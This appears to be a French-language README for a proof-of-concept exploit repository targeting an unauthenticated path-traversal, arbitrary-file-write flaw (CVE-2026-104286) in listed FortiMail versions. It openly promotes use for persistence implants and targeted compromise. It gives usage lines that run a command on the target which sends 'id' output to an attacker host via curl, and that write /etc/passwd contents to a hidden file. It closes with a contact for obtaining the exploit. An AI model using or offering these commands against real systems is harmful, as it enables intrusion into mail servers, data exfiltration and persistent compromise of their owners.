 shadowforge-cyber/cve-2026-104286-poc
Exploit de traversée de chemin non authentifié pour CVE-2026-104286 dans FortiMail, permettant l'écriture de fichiers arbitraires via des requêtes HTTP/HTTPS forgées pour l'évaluation red team et la persistance.

Exploit avancé d'écriture de fichier arbitraire à distance non authentifié pour CVE-2026-104286 dans FortiMail. Des requêtes HTTP/HTTPS craftées contournent la sanitisation des chemins dans le client web, permettant la création arbitraire de fichiers sur le système d'exploitation sous-jacent. Utilisé pour l'évaluation red team, les implants de persistance et la compromission ciblée des déploiements FortiMail.
FortiMail 8.0.x (<8.0.2), 7.6.x (<7.6.6), 7.4.x (<7.4.8), 7.2.x (<7.2.9), 7.0.x (<7.0.10)
Limitation incorrecte d'un nom de chemin à un répertoire restreint (CWE-22). Aucune validation des séquences ../ dans les chemins de téléversement de fichiers au sein des gestionnaires de l'API HTTP/HTTPS, permettant une traversée en dehors du répertoire de téléversement prévu.

$ python3 cve-2026-104286.py -u http://target:443 -c "curl -s http://attacker:80/$(id)"
$ python3 cve-2026-104286.py -u http://target:443 -l /etc/passwd -o /var/tmp/.hacked
Contact pour l'exploit : [email protected]
